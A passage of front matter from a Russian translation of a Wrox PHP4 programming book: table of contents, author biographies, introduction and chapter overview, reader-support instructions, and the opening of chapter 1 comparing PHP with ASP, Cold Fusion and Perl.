| Буферизация вывода и сжатие данных . . . . .            | 921        |
| Оптимизация баз данных . . . . .                        | 924        |
| Кэширование . . . . .                                   | 934        |
| Оптимизация ядра PHP . . . . .                          | 941        |
| Резюме . . . . .  | 942        |
| <b>Глава 25. Библиотеки расширений PHP . . . . .</b>    | <b>943</b> |
| Библиотека PDF . . . . .                                | 944        |
| Установка . . . . .                                     | 944        |
| Работа с PDFlib . . . . .                               | 945        |
| Macromedia Flash . . . . .                              | 950        |
| Ming и LibSWF . . . . .                                 | 950        |
| Работа с Ming . . . . .                                 | 951        |
| WAP и WML . . . . .                                     | 958        |
| Есть ли для этого библиотека? . . . . .                 | 960        |
| Работа с HAWHAW . . . . .                               | 961        |
| Создание и обработка графических образов . . . . .      | 965        |
| Установка библиотеки GD . . . . .                       | 965        |
| Работа с GD . . . . .                                   | 966        |
| Создание с помощью GD счетчика посещений . . . . .      | 967        |
| Резюме . . . . .  | 971        |

|   |             |
|---|-------------|
| <b>Глава 26. Система пользовательских полномочий . . . . .</b>                | <b>972</b>  |
| Определение технических требований . . . . .                                  | 972         |
| Технические требования к приложению . . . . .                                 | 973         |
| Проектирование приложения . . . . .   | 973         |
| Разработка схемы базы данных . . . . .  | 974         |
| Проектирование среднего звена . . . . .                                       | 974         |
| Проектирование уровня представления . . . . .                                 | 977         |
| Кодирование приложения . . . . .  | 978         |
| Код для базы данных . . . . .   | 978         |
| Класс Privilege . . . . .   | 978         |
| Класс User . . . . .  | 981         |
| Тестирование классов . . . . .  | 985         |
| Применение системы пользовательских полномочий . . . . .                      | 998         |
| Другие соображения относительно системы пользовательских полномочий . . . . . | 999         |
| Резюме . . . . .  | 999         |
| <b>Алфавитный указатель . . . . .</b>   | <b>1000</b> |

## **Об авторах**

### **Луис Аргерих (Luis Argerich)**

Луис - менеджер по развитию и технологиям компании Salutia, ведущего поставщика решений в области здравоохранения для Южной Америки, и преподаватель университета Буэнос-Айреса (UBA). Луис заинтересовался PHP, начиная с версии 2.0, и применял его совместно с XML в разработке поисковых механизмов, транзакционных систем, веб-приложений, веб-сервисов и т. д.

*Хочу поблагодарить мою фирму, мою семью и жену Наталию за время, предоставленное мне для работы над этой книгой.*

### **Ванкиу Чой (Wankyu Choi)**

Ванкиу (произносится «ван-киу», а не «вank-ю»:-) является президентом/CEO компании NeoQuest Communications, Inc., управляющей построенным с помощью PHP порталом для изучающих английский язык (<http://www.neoqst.com/>) в республике Корея. Он занимается программированием свыше десяти лет, используя различные языки, последним из которых стал PHP. Он самостоятельно работает над проектом PHP с открытым исходным кодом под названием NeoBoard (<http://www.neoboard.net/>) богатым по возможностям дискуссионным форумом. В моменты, свободные от программирования или писательского труда, он погружается в чтение новинок компьютерной литературы или обрушивает на свою голову грохот Metallica или Megadeth - двух своих любимых рок-групп.

*Хочу поблагодарить своих родителей за поддержку и наставления, преданных своему делу сотрудников издательства Wrox и технических рецензентов за весь их тяжелый труд, сотрудников NeoQuest за помощь во время работы над этой книгой и мою жену Йонсук Сонг (Yonsuk Song) за не менее важные терпение и любовь, проявленные ко мне.*

### **Джон Коггсхол (John Coggeshall)**

Джон - постоянный автор статей, посвященных веб-технологиям применения языка программирования PHP под UNIX. Он также выполняет частные заказы на веб-разработки для таких организаций, как Мичиганский совет по совместному обучению (Michigan Council for Cooperative Education). Его

навыки охватывают C++, PHP4, офисные приложения, UNIX и UNIX-подобные ОС, а также SQL. Джон особенно силен в теории программирования, рекурсивном подходе к решению задач, сложных алгоритмах, структурах данных и работает в основном в среде UNIX.

## **Кен Эгервари (Ken Egervari)**

Кен - предприниматель из Виндзора, Онтарио (Канада), энтузиаст новых технологий и архитектор программного обеспечения. Кен написал приложения разных типов - от сетевых до корпоративных и игрушек. Он владеет разными языками, в том числе ассемблером, C, C++, Java, SQL, PHP, DHTML и др.

Кен является председателем и главным техническим специалистом фирмы Positive Edge, консультирующей по вопросам бизнеса и технологий. Помимо деятельности в Positive Edge, Кен активно проявляет себя в Интернете, помещая статьи о веб-разработке и бизнесе на *coffeecode.com*, и изучает бизнес-моделирование.

## **Мартин Гейслер (Martin Geisler)**

Компьютерами я заинтересовался несколько лет назад. Начал с Windows 95, но два года назад установил Linux. Он стал моей любимой игрушкой: Linux бесплатен и с ним чрезвычайно интересно возиться.

После установки Linux меня познакомили с PHP. Я начал изучать этот язык и по-настоящему им увлекся. Что замечательно в PHP - он никак вас не ограничивает. Не надо думать о том, чтобы выделять или освобождать память - только пиши код. Благодаря этому он очень удобен для «проверки идей». Кроме того, я всегда любил математику. А сейчас, изучая вычислительную технику, я вижу, какую большую и важную роль играет математика в разработке хороших и быстрых алгоритмов.

Что касается остального, то я живу в Орхусе (Aarhus), в Дании. Люблю смотреть кино и не дождусь выхода на экран «Властелина колец». Прочел эту трилогию прошлым летом - фантастическая книга.

## **Эндрю Хилл (Andrew Hill)**

Эндрю занимает должность директора по продвижению технологий (Director of Technology Evangelism) в компании OpenLink Software, находящейся в Берлингтоне, штат Массачусетс, и занимающейся разработкой программного обеспечения среднего звена и инфраструктур доступа к данным для предприятий. Эта должность ставит его прямо посередине между деловой и технической сторонами развития индустрии технологий. Он программирует на PHP уже года два, а в сообщество PHP пришел, чтобы поддержать использование ODBC и взаимодействие баз данных с приложениями, не зависящими от конкретного протокола базы данных. В число интересующих его технологий входят также XML, VSP, Mac OS X и другие, относящиеся к UNIX-подобным системам.

## Крис Хаббард (Chris Hubbard)

Крис - основатель и главный консультант компании Wild Characters, занимающейся веб-разработками для различных клиентов в области телекоммуникаций, медицины, игр и бизнес-консалтинга. Крис занимается интернет-технологиями с 1994 года, участвуя в разных проектах - от изнуряющего кодирования HTML до создания нескольких крупнейших веб-сайтов. Крис счастливо женат и имеет двоих замечательных детей.

*Большая благодарность моей семье за снисходительность и терпение, проявленные, пока я писал эту книгу.*

## Джеймс Мур (James Moore)

Джеймс живет в настоящее время в Бристоле, взяв годичный перерыв между сдачей экзамена повышенного уровня в Richard Huish College, Taunton и продолжением учебы в университете. Этот год он одновременно учится и путешествует.

В последние два года Мур играл активную роль в сообществе PHP, занимаясь контролем качества PHP и редактируя руководства PHP-GTK. Он также участвовал в создании расширения Windows API для базового кода PHP.

## Девон О'Делл (Devon O'Dell)

Девон - программист и системный администратор в BugLogic, фирме, предоставляющей интернет-услуги. Девон разрабатывает приложения для Интернета с 1996 года, когда впервые заинтересовался разработкой CGI-схемариев на Perl. С тех пор его интересы расширились, охватив применение PHP, C, Java и Tcl для интернет-приложений. В число PHP-проектов, в которых он участвовал, входили проектирование баз данных, поисковые механизмы, графические процессоры, интерфейсы мониторинга сетей с использованием SNMP и др.

*Хочу поблагодарить Margriet Homma (Margriet Homma), Рубена Болинка (Ruben Bolink), Шона Лоера (Shawn Lawyer) и мою семью за помощь во время создания этой книги, а также канал DALNetIRC #phpза то, что они в это же самое время меня терпели.*

## Джон Париз (Jon Parise)

Джон - давний участник проектов PHP, PEAR и Horde. Он стал бакалавром по информационным технологиям в Рочестерском технологическом институте и собирается получить степень магистра в университете Карнеги-Меллона. В настоящее время работает независимым консультантом.

## Хариш Рават (Harish Rawat)

Хариш занимается разработкой программного обеспечения в компании Oracle. Опыт системного программирования свыше 9 лет. В область его технических интересов входят XML, Java и сетевые протоколы. Соавтор перво-

го издания книги «Professional PHP Programming», он участвовал в подготовке изданий Wrox по Linux и Java в качестве автора или рецензента.

### **Тарик Сани (Tarique Sani)**

Доктор Сани по образованию педиатр и судебный эксперт. Начав с ZX80, занимается компьютерами уже 19 лет. В настоящее время он руководит техническим отделом SANIsoft (<http://www.sanisoft.com/>) компании, специализирующейся на разработке интернет-приложений на PHP. Он работает в Нагпуре, Индия, где живет с женой Свати и сыном Асимом.

### **Кристофер Сколло (Christopher Scollo)**

Днем Кристофер похож на обычного программиста, работающего над своими проектами. Но по ночам он ест и спит. В число других его хобби входят туризм, езда на велосипеде и преподавание веб-технологий, а также исключительная вежливость в общении. Многие его личные качества так или иначе связаны с применением редактора vi. Родился в Нью-Джерси, а сейчас живет в Мюнхене с женой Николь.

4

### **Дипак Томас (Deepak Thomas)**

Дипак - технический сотрудник компании Oracle в Redwood Shores, Калифорния. Соавтор первого издания книги «Professional PHP Programming», он также участвовал в подготовке других книг Wrox по Linux и Java в качестве автора или рецензента. В круг его интересов входят Linux, технологии J2EE и проблемы развертывания веб-сайтов.

### **Крис Ульман (Chris Ullman)**

Получив образование в области вычислительной техники, Крис пришел в издательство Wrox пять лет назад, когда передовой интернет-технологией были модемы 14.4 Кбит/с, а Netscape Navigator 2.0 считался замечательной новинкой. С тех пор он применял свое знание HTML, серверных веб-технологий, Java и Visual Basic для написания, редактирования и издания книг.

Когда он не занят переделкой своего PC или написанием в спешке еще одной главы, то играет на клавишных в психodelической группе The Beemem или вопреки очевидности надеется, что его любимая футбольная команда Birmingham City сможет вернуться в высшую лигу.

# **Введение**

Большинство хороших технических книг основано на некой мечте - общей цели, преследуя которую, авторы и редакторы создают значительный и ценный труд. В этом проекте мы преследовали именно эту и надеемся, что программисты-практики PHP получили источник информации, который позволит им подняться в своем мастерстве на ступеньку выше.

Многие разработчики PHP выросли вместе с ним. С его помощью они построили свою первую динамическую главную страницу и, по мере того как шло время и росло их мастерство, стали создавать все более сложные приложения для Интернета. В этой книге мы попытались честно поделиться опытом высококвалифицированных действующих разработчиков PHP и хотим, чтобы вы прочли ее и подтвердили обоснованность наших надежд.

Эта книга призвана помочь веб-разработчикам создавать с помощью PHP самые современные веб-приложения, для которых характерны как минимум:

- Масштабируемость
- Эффективность
- Защищенность
- Модульность
- Многозадачность

Эта книга - не просто учебник по языку, в ней рассмотрены передовые идеи, применяемые для создания успешных крупномасштабных веб-приложений.

## **Для кого эта книга?**

Эта книга предназначена для программистов, которые владеют PHP в достаточной мере, чтобы писать с его помощью и сопровождать небольшие веб-приложения. Хотя синтаксис PHP рассматривается еще раз, предполагается, что читателям этой книги не требуется объяснять принципиальные основы программирования. Предполагается также наличие интереса к программированию веб-приложений, особенно к разработке крупных веб-сайтов и общему программированию сетей.

Кроме того, предполагается, что читатель в принципе знаком с базами данных. Хотя мы включили в книгу начальные сведения по основам баз данных, хорошее знание этих систем, несомненно, облегчит понимание части

материала (в частности, примеры в главах, посвященных базам данных, и примеры из практики).

## О чем рассказывается в этой книге?

Книга содержит 24 главы и 2 примера из практики (case studies). Кроме того, есть четыре приложения, размещенных в Интернете. Главы объединены в пять частей:

- *Часть 1* рассказывает о задачах и истоках PHP4. Кроме того, она позволит профессиональному программисту хорошо разобраться с особенностями установки PHP.
- *Глава 1* знакомит с PHP4 и его достоинствами. Кроме того, дается общее представление об эволюции PHP и проводится его сравнение с прочими языками сценариев, которые применяются в настоящее время. В заключение приводится большой список справочной информации и полезной документации.
- *Глава 2* целиком посвящена установке PHP вместе с поддержкой веб-сервера и баз данных на платформах UNIX, Windows и Mac OS X. Эта глава особенно подробно описывает установку PHP вместе с популярным веб-сервером Apache и широко используемой базой данных MySQL.
- *Часть 2* посвящена основам PHP. Будут рассмотрены синтаксис PHP, важнейшие встроенные функции и объектно-ориентированное программирование. Она предназначена для программистов PHP со средней подготовкой.
  - *Глава 3* знакомит с основными конструкциями языка PHP - элементами сценариев PHP, литералами, переменными, типами данных, выражениями и операторами, переменными форм и системными переменными.
  - *Глава 4* дополнительно рассказывает об управлении выполнением программ, о функциях и массивах.
  - *Глава 5* объясняет важность для PHP объектно-ориентированного программирования как способа сохраниться в качестве веб-платформы завтрашнего дня. Рассматриваются основные конструктивные элементы ОО-программирования, наследование и полиморфизм, моделирование объектов с помощью UML и некоторые другие практические правила проектирования и приемы правильного написания кода.
- *Часть 3* освещает задачи, не связанные с типичной средой веб-приложений PHP, такие как разработка клиентов FTP, функции, относящиеся к работе сети, и службы каталогов.
  - *Глава 6* рассказывает о различных подводных камнях программирования, способах избежать их и инструментах, позволяющих делать в коде меньше ошибок и устранять их.

- *Глава 7* посвящена обработке данных, вводимых пользователем, с помощью класса ООН Forms и регулярных выражений и содержит пример соответствующего приложения.
- *Глава 8* рассматривает управление сессиями и возможности прослеживать в PHP пользователей при их переходе с одной страницы на другую с помощью cookies.
- *Глава 9* рассматривает встроенные функции PHP для действий с файлами и каталогами в файловой системе сервера. В ней также разбирается приложение сетевого хранилища, позволяющее пользователям записывать данные на удаленный сервер.
- *Глава 10* посвящена расширению PHP FTP, с помощью которого можно автоматизировать передачу файлов или создавать клиенты FTP, действующие через веб-службы. Кроме того, разбираются два приложения: вспомогательная оболочка библиотеки FTP и веб-клиент FTP.
- *Глава 11* знакомит с основами электронной почты и Usenet, а также со стандартными протоколами взаимодействия клиентов и серверов - SMTP и NNTP.
- *Глава 12* представляет собой развитие *главы 11*. В ней рассматриваются дополнительные протоколы, необходимые для получения электронной почты с сервера (POP и IMAP). Строится класс, позволяющий получать с сервера сообщения электронной почты и статьи телеконференций, а также универсальный класс электронной почты, основанной на веб-службе, с функциями, подобными Hotmail.
- *Глава 13* рассматривает возможности сценариев PHP по соединению и взаимодействию с другими службами, придерживающимися протоколов TCP/IP.
- *Глава 14* посвящена LDAP - модному протоколу служб каталогов. Разбирается процесс создания приложения каталога служащих, иллюстрирующий применение PHP LDAP API.
- *Часть 4* посвящена разработке многозвездных приложений, использованию различных баз данных и применению XML.
  - Глава 15 представляет собой введение в разработку многозвездных приложений. Она знакомит с применением ООП, абстрактных классов и API, которые служат ключом к успеху многозвездной архитектуры. Рассматривается также стандартная многозвездная архитектура, основанная на HTML, и новый подход с использованием XML.
  - *Глава 16* знакомит с практическим примером, призванным закрепить знания, полученные в предыдущей главе. Разбирается полный жизненный цикл разработки приложения корзины покупок для мобильных устройств (использующих WML). Учебник по WAP для начинающих есть на <http://p2p.wrox.com/content/phpref/>.
  - *Глава 17* знакомит с возможностями, которые предоставляют реляционные базы данных для вывода содержимого в приложениях, управляемых PHP. Рассматривается также применение функций PHP для

MySQL, построение приложения сетевой библиотеки, обслуживаемого сервером MySQL. Наконец, рассматривается создание своего уровня абстракции базы данных.

- *Глава 18* показывает, как добавить в PHP поддержку PostgreSQL и средства языка сценариев для доступа к базе данных PostgreSQL. Кроме того, тут перерабатывается для работы с PostgreSQL управляемое данными приложение из главы 17 и расширяется уровень абстракции предыдущей главы. Справочный материал по PostgreSQL можно найти на <http://p2p.wrox.com/content/phpref/>.
- *Глава 19* кратко представляет ODBC и инструкции по установке, советы и приемы, позволяющие сберечь время (или уберечь от неприятностей), а также примеры использования ODBC в реальных ситуациях.
- *Глава 20* изучает применение PHP в качестве интерпретатора командной строки и содержит простой интерактивный сценарий в виде игрушки с отгадыванием чисел. В конце ее рассматривается PHP-GTK, расширение PHP, позволяющее создавать кросс-платформенные клиентские приложения GUI. Мы также построим интерфейс GTK к приложению, разрабатывавшемуся в предыдущих трех главах.
- *Глава 21* рассматривает различные способы, которыми можно прочесть довольно простой файл XML и представить его в браузере в виде таблицы HTML. Обсуждаются API PHP SAX, DOM PRAX, позволяющие работать с документом XML, а также поддержка Sablotron XSL в PHP.
- *Часть 5* охватывает такие вопросы, как интернационализация, безопасность и оптимизация приложений PHP. Здесь также рассказывается о библиотеках расширений PHP.
  - *Глава 22* исследует интернационализацию сценариев PHP. Кроме того, в ней обсуждаются некоторые другие реальные задачи написания кода и демонстрируются пути, альтернативные обычному подходу, а также некоторые архитектурные решения для эффективного применения нелинейных конструкций языка.
  - *Глава 23* изучает различные аспекты системы безопасности - от защиты сервера, базы данных и вопросов связи до написания безопасных сценариев и выбора надежных паролей.
  - *Глава 24* содержит советы, описание приемов и методов, используемых для оптимизации PHP-кода и реляционных баз данных.
  - *Глава 25* целиком посвящена библиотекам расширений базового языка PHP. В ней рассказывается о применении PDFlib для создания документов PDF, Ming для создания динамических файлов Shockwave Flash, HAWHAW для предоставления пользователям беспроводных устройств возможности просмотра сайтов и библиотеки GD для динамического создания графики, что удовлетворит потребности практически всякого пользователя Интернета.
  - *Глава 26* содержит практический пример, демонстрирующий универсальную систему управления правами пользователей.

Четыре приложения представляют собой полный справочник по PHP - мгновенную копию из CVS (CVS snapshot) между версиями 4.0.5 и 4.0.6. Этот справочник расширен по сравнению с документацией, созданной разработчиками разных API; пробелы, где это возможно, восполнены соответствующими материалами CVS и при необходимости добавлен текст:

- *Приложение A* - список всех функций расширений
- *Приложение B* - список всех функций базовых и стандартных расширений
- *Приложение C* - список функций баз данных
- *Приложение D* - список директив конфигурации

Приложения доступны только в Интернете по адресу <http://p2p.wrox.com/content/phpref/>. Мы будем обновлять этот сетевой ресурс в соответствии с изменениями в новых версиях PHP.

## Что необходимо для работы с книгой

Для программирования на стороне сервера вам понадобится установить на своей машине веб-сервер. Это может быть IIS или Apache под Windows и Apache или Xitami для других операционных систем.

Что касается клиента, то вам предоставляется возможность выбрать его самостоятельно. PHP взаимодействует как с Internet Explorer, так и с Netscape Navigator, а также с любыми другими имеющимися броузерами.

Для того чтобы выполнять все программы, надо иметь доступ к реляционной базе данных. При этом у читателя существует широкий выбор; мы же решили во всех примерах использовать MySQL. Для приверженцев PostgreSQL и ODBC включены соответствующие подробные описания.

Для написания собственно программ необходим лишь хороший текстовый редактор, например Notepad, vi или Emacs. Страницы сценариев представляют собой обычные текстовые файлы, часто встраиваемые в язык разметки, на котором написана веб-страница.

## Оформление книги

Для удобства работы с текстом и облегчения восприятия принят ряд соглашений, которых мы придерживались на протяжении всей книги. Например:

**Таким образом оформленные абзацы содержат важные сведения, непосредственно относящиеся к тексту, в который они вставлены .**

Этот стиль применяется в отступлениях от текущего изложения.

В тексте использованы следующие стили:

- Важные слова выделяются при первом знакомстве с ними
- Клавиши, нажимаемые на клавиатуре: <Ctrl>+<A>

- Имена файлов и код в основном тексте набраны монотипным шрифтом: echo(s)
- Интерфейс пользователя оформлен шрифтом: Меню
- Адреса электронной почты и URL даны курсивом: <http://someurl.com/>

Для вывода текста программ применяется несколько стилей. Определения функций и свойств отображаются так:

```
int phpinfo([int what])
```

А это код примера:

В примерах кода этим стилем выводится новый, важный, относящийся к сказанному код.

Светлый фон показывает, что код менее важен в текущем контексте или уже приводился ранее.

## Поддержка читателей

Мы всегда ценим мнение наших читателей и стремимся узнать, что они думают о книге: что им понравилось, что не понравилось и что, по их мнению, можно улучшить в будущем. Комментарии можно отправить по электронной почте на [feedback@wrox.com](mailto:feedback@wrox.com). Не забудьте, пожалуйста, указать в своем письме название книги.

## Как загрузить образцы кода для этой книги

Зарегистрировавшись на сайте Wrox <http://www.wrox.com/>, найдите название книги с помощью поискового механизма или какого-либо из списков изданий. Щелкните по ссылке Download в верхней части страницы или по ссылке Code справа от названия книги (рис. 1).




Рис. 1. Переход к загрузке образцов кода

Файлы, которые можно загрузить с нашего сайта, заархивированы с помощью WinZip. Сохранив архивы на жестком диске, надо извлечь из них файлы с помощью WinZip или PKUnzip. Обычно извлекаемые файлы помещаются в папки \Chapter. Перед тем как распаковывать файлы, установите в архиваторе (WinZip, PKUnzip и т. д.) параметр Use Folder Names.

## Errata

Мы приложили все усилия, чтобы устраниить неточности в тексте и коде. Однако от них никто не застрахован. Мы будем очень признательны тем, кто сообщит нам о любых ошибках - найденных в программном коде или орфографических. Тем самым вы поможете другим читателям разрешить затруднения, а нам — предоставлять информацию для вас еще более высокого качества. Просто отправьте сообщение по адресу [support@wrox.com](mailto:support@wrox.com), - ваша информация будет проверена и в случае подтверждения помещена на веб-страницу исправлений соответствующей книги или внесена в последующие переиздания.

Для того чтобы увидеть на нашем веб-сайте выявленные ошибки, зайдите на <http://www.wrox.com> и найдите название книги с помощью машины поиска или списка заглавий. Щелкните по ссылке Book Errata, расположенной под изображением обложки на странице с описанием книги.

## Поддержка книги по электронной почте

Если вы хотите напрямую обсудить проблему, возникшую на какой-то странице, со специалистом, который хорошо знает книгу, отправьте сообщение на [support@wrox.com](mailto:support@wrox.com), указав в поле темы название книги и четыре последние цифры ISBN. Обычно сообщение должно в себе содержать:

- В поле Subject - название книги, четыре последние цифры ISBN и номер страницы, на которой обнаружена ошибка
- В теле сообщения - ваше имя, контактную информацию и описание затруднения

Мы не будем посыпать вам рекламную почту. Нам необходимо знать подробности, чтобы сберечь ваше и наше время. Сообщение, которое вы пошлете, будет отправлено по следующей цепочке:

- Служба поддержки клиентов - первыми ваше сообщение прочтут сотрудники службы по работе с клиентами. Они ведут учет наиболее часто задаваемых вопросов и немедленно поместят на веб-сайт что-либо, относящееся к книге в целом.
- Редакционная служба - более сложные вопросы направляются техническому редактору, ответственному за книгу. Он имеет опыт работы с языком программирования или конкретным продуктом и может ответить на тонкие технические вопросы, касающиеся книги. После выяснения проблемы редактор может поместить сообщение об ошибке на веб-сайт.
- Авторы - наконец, в том маловероятном случае, когда и редактор не сможет разрешить вашу проблему, вопрос будет направлен автору. Мы стараемся не отвлекать наших авторов от писательской работы, но пересылаем им то, что может конкретно их касаться. Все сотрудничающие с Wrox авторы участвуют в поддержке своих книг. Они посыпают свой ответ клиенту и редактору, от чего выигрывают все читатели.

Издательство Wrox может предложить поддержку только тех проблем, которые непосредственно относятся к содержанию опубликованной им книги. Вопросы, выходящие за рамки обычного сопровождения книги, следует задавать через наш форум <http://p2p.wrox.com/>.

## p2p.wrox.com

Для того чтобы принять участие в обсуждении с авторами и коллегами, подпишитесь на почтовые списки рассылки P2P. Наша уникальная система **programmer to programmer™** обеспечивает контакт между программистами через почтовые списки, форумы и телеконференции - **помимо** прямой поддержки через электронную почту. Можете быть уверены, что ваш вопрос будет изучен многими авторами Wrox и другими специалистами, участвующими в наших почтовых списках. На [p2p.wrox.com](http://p2p.wrox.com) вы найдете многочисленные списки, которые помогут вам не только при чтении книги, но и при разработке собственных приложений.

Чтобы подписаться на почтовый список, надо сделать следующее:

- Зайти на <http://p2p.wrox.com/>
- Выбрать категорию в меню, расположенном в левой части экрана
- Щелкнуть по почтовому списку, к которому вы хотите присоединиться
- Следовать инструкциям по подписке и ввести свой адрес электронной почты и пароль
- Ответить на письмо с подтверждением, которое вы получите
- Воспользовавшись администратором подписки, присоединиться к другим желаемым спискам и установить предпочтительные параметры электронной почты

# 1

## Обзор PHP

Предполагается, что читатель достаточно хорошо представляет себе, что такое PHP, однако для полноты картины напомним: PHP (это рекурсивный акроним - PHP: Hypertext Preprocessor) представляет собой язык с открытым исходным кодом (open source) для выполнения на сервере сценарииев, создающих динамические веб-страницы. Помимо независимости от броузеров он предлагает простое и универсальное, независимое от платформы решение для электронной коммерции и сложных веб-приложений, в том числе управляемых базами данных.

### Почему PHP?

Для PHP характерны:

- Низкая и плавная кривая обучения.
- Развитая функциональность для работы с базами данных, строками, сетевыми соединениями, поддержка операций с файловыми системами, Java, COM, XML, CORBA, WDDX и Macromedia Flash.
- Совместимость с платформами: UNIX (любые разновидности), Win32 (NT/95/98/2000), QNX, MacOS (WebTen), OSX, OS/2 и BeOS.
- Совместимость с серверами: модулем Apache (UNIX, Win32), CGI/FastCGI, thttpd, fhttpd, phttpd, ISAPI (IIS, Zeus), NSAPI (Netscape iPlanet), механизмом сервлетов Java, AOLServer и модулем Roxen/Caudium.
- Короткий цикл разработки. Новые версии с исправлением найденных ошибок, дополнительными функциями и прочими усовершенствованиями выпускаются каждые несколько месяцев.
- Энергичное и доброжелательное сообщество разработчиков. Изобилие программных примеров и бесплатного кода. Группа разработчиков PHP отлично справляется с обеспечением новичков ресурсами и поддержкой.

- Простота расширения. Можно легко создавать собственные расширения языка.
- Простой синтаксис, напоминающий С. Опытные программисты С, С++, Perl и командных сценариев легко осваивают PHP.

Добавьте к этому открытость кода и бесплатность.

## Эволюция PHP

Для новичков в PHP предлагается краткий обзор его происхождения, текущего состояния и направлений дальнейшего развития.

### PHP в прошлом

Мы изложим историю PHP лишь кратко, а читателям, интересующимся подробностями, рекомендуем обратиться к ознакомительным материалам по PHP на <http://conf.php.net><sup>1</sup> или прочесть раздел *Brief History* (краткая история) руководства по PHP/FI 2 на <http://php.net/docs.php>.

Замысел PHP возник у Расмуса Лердорфа (Rasmus Lerdorf) осенью 1994 года. Версия 1 этого языка появилась в начале 1995 года и была положительно воспринята небольшой группой пользователей. Позднее в том же году вышла версия 2, за которой последовали версии 3 и 4 в 1997 и 2000 годах, соответственно.

### PHP в настоящее время

Во время написания этой книги рост популярности PHP составлял 15% в месяц, и он использовался по меньшей мере в семи миллионах доменов (источник - Netcraft Survey), то есть 20% всех зарегистрированных на тот момент доменов. А это существенная часть рынка, если еще учесть, что в это число не входят многочисленные установки в корпоративных сетях и закрытых серверах разработчиков.

PHP может работать на 7 основных платформах (стабильно), с 10 интерфейсами серверов (стабильно), поддерживает 40 стабильных расширений (и примерно столько же экспериментальных), предлагает поддержку свыше 20 баз данных. Эти цифры подтверждают, что своей нынешней популярности PHP достиг благодаря моши и простоте использования.

### PHP на арене

Прежде чем бегло изложить преимущества PHP4 над PHP3, хотелось бы поблагодарить тысячи читателей, тепло принявших книгу «Professional PHP Programming» издательства Wrox (ISBN 1-861002-96-3), вышедшую зимой 1999 года.<sup>1</sup> Мы искренне надеемся, что данная книга станет дополнитель-

<sup>1</sup> Кастаньетто Дж., Хариш Р., Шуман С., Сколло К., Велиаф Д. «Профессиональное PHP программирование». - СПб: Символ-Плюс, 2001 .

ным чтением для профессионалов, отражая все изменения, произошедшие с тех пор в мире PHP.

В PHP3 синтаксический анализ и компиляция кода PHP происходили одновременно, благодаря чему сокращалось базовое время запуска до начала выполнения. Это было основной причиной быстрого выполнения простых сценариев. К сожалению, при необходимости обработки сложных сценариев возникала избыточность, связанная с повторяющимся синтаксическим анализом участков кода, например при обработке циклов и многократных вызовах функций. Виновато было основное ядро, и стало очевидно, что именно на нем надо сосредоточить усилия, направленные на повышение производительности, - это и стало побудительным мотивом к разработке PHP4.

Здесь нельзя не упомянуть о большом вкладе фирмы Zend в разработку PHP. Настоятельно рекомендуем посетить <http://www zend com/zend/whats-new.php> и узнать подробности о новых возможностях, появившихся в PHP4.

## Перспективы PHP

Машина сценариев PHP4 представляет собой переработанную машину сценариев PHP3, предоставляет более ясную инфраструктуру и сервисы для функциональных модулей и реализует синтаксис языка. Эта пересмотренная версия в значительной мере основана на тех же правилах синтаксического анализа, что и машина сценариев PHP3, что обеспечивает хорошую обратную совместимость и переход от PHP3 к PHP4. Однако у этой медали есть и оборотная сторона — ограниченность усовершенствований языка в сравнении с PHP3.

При поддержке многочисленных разработчиков PHP фирма Zend Technologies Ltd начала переработку машины Zend Engine, в которой будут содержаться новые функции, усовершенствованы имеющиеся и решены некоторые из самых значительных проблем, с которыми сталкиваются сегодня разработчики PHP. Если вы пристально следите за развитием PHP, советуем поместить <http://www zend com/zend/future.php> свой список избранных ссылок, а также подписаться на еженедельный бюллетень новостей Zend 2.0 на <http://www zend com/zend/zengine/>.

## PHP в сравнении с другими языками сценариев

Для тех, кто перешел на PHP с других языков сценариев, мы включили этот раздел, в котором объясняется, почему они сделали правильный выбор.

## PHP и ASP

ASP (Active Server Pages) является фирменным «языком» сценариев Microsoft. Вообще говоря, ASP - это не язык, а расширение Visual Basic для создания сценариев. По этой причине всякому, кто знаком с Visual Basic, относительно легко освоить ASP.

Каковы недостатки? Во-первых, ASP обычно работает медленнее, чем PHP. Фундамент ASP образует архитектура, основанная на СОМ. Поэтому когда программа ASP обращается к базе данных или осуществляет вывод данных для клиента, это происходит при посредстве СОМ-объектов других сервисов NT или уровней операционной системы. Эти связанные с СОМ накладные расходы могут накапливаться и приводить к тому, что во всех случаях, кроме выдачи простых страниц при среднем трафике, производительность оказывается невысокой. Во-вторых, ASP не вполне годится для переноса на другие платформы и интеграции со средствами GNU, а также средами и серверами open source.

Будучи фирменной системой Microsoft, ASP в основном применяется с ее же Internet Information Server (IIS), из-за чего ASP обычно выбирают ограниченно - для 32-разрядных систем Windows, поскольку для большинства серверов эта технология служит бесплатным приложением. Существуют версии ASP для UNIX (например, ChilliSoft ASP) и ряд интерпретаторов ASP для других систем и веб-серверов, однако для них стоимость системы с учетом ее производительности может оказаться неоправданно высокой. Решением данной проблемы может оказаться использование программы asp2php (<http://asp2php.naken.cc/>), которая преобразует ASP в PHP.

Однако технология ASP.NET весьма отличается. В будущем ASP может существенно поднять свою производительность и возможность масштабирования. Это будет достигнуто дальнейшим усилением архитектуры .NET/COM и управляющей среды. Однако реальных преимуществ можно достичь лишь при условии значительных затрат на различные сопутствующие серверы.

## **PHP и Cold Fusion**

PHP работает практически на всех платформах, а версии Cold Fusion есть только для Win32, Solaris, Linux и HP/UX. PHP требует больших начальных навыков программирования, в отличие от Cold Fusion с совершенной интегрированной средой разработки (IDE) и более простыми языковыми конструкциями. PHP менее требователен к ресурсам.

## **PHP и Perl**

Будучи разработанным специально для Интернета, PHP имеет в этой области преимущества над Perl, поскольку Perl разрабатывался для бесчисленных применений (что отразилось на его виде). Форма и синтаксис Perl могут осложнить чтение сценариев Perl и их модификацию, когда она требуется.

Хотя Perl в ходу достаточно долго (он был разработан в конце 1980-х) и широко поддерживается, он превратился в сложную конструкцию из дополнений и расширений и часто просто избыточен. Формат PHP легче для восприятия при сохранении гибкости. PHP проще интегрируется с уже имеющимся HTML и предлагает функциональность, аналогичную Perl, но со значительно большим изяществом.

## PHP и Java

